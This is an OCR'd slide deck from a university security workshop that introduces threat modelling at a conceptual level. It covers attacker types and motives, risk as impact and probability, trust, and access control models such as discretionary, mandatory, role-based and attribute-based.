Threat Model, Mechanisms & Policies

Taller de Seguridad

Ing. Martin Di Paola - Fiuba

Threat Model

Threat Model → Who are the attackers? → Country, Script Kid, Crimminal Org

Threat Model

Who are the attackers?

Country

Script Kid


Crimminal Org


Why?


Profit


Political reasons


Competition playing dirty



Threat Model
Who are the attackers?
Country
Script Kid
Crimminal Org
What can go wrong?
Why?
People
Software
Hardware
Profit
Political reasons
Competition playing dirty



Threat Model
Who are the attackers?
Country
Script Kid
Crimminal Org
Scope & Assumptions
Risk
Impact & Probability
What can go wrong?
People
Software
Hardware
Why?
Profit
Political reasons
Competition playing dirty



Threat Model
In whom and in what to Trust?



Threat Model
Mechanisms
Policies



Threat Model
Mechanisms
Policies
What tools
do we have?


Threat Model
Mechanisms
Policies
What tools
do we have?
Trust levels
Discretional
Mandatory
Role based
Attribute based



Threat Model
Mechanisms
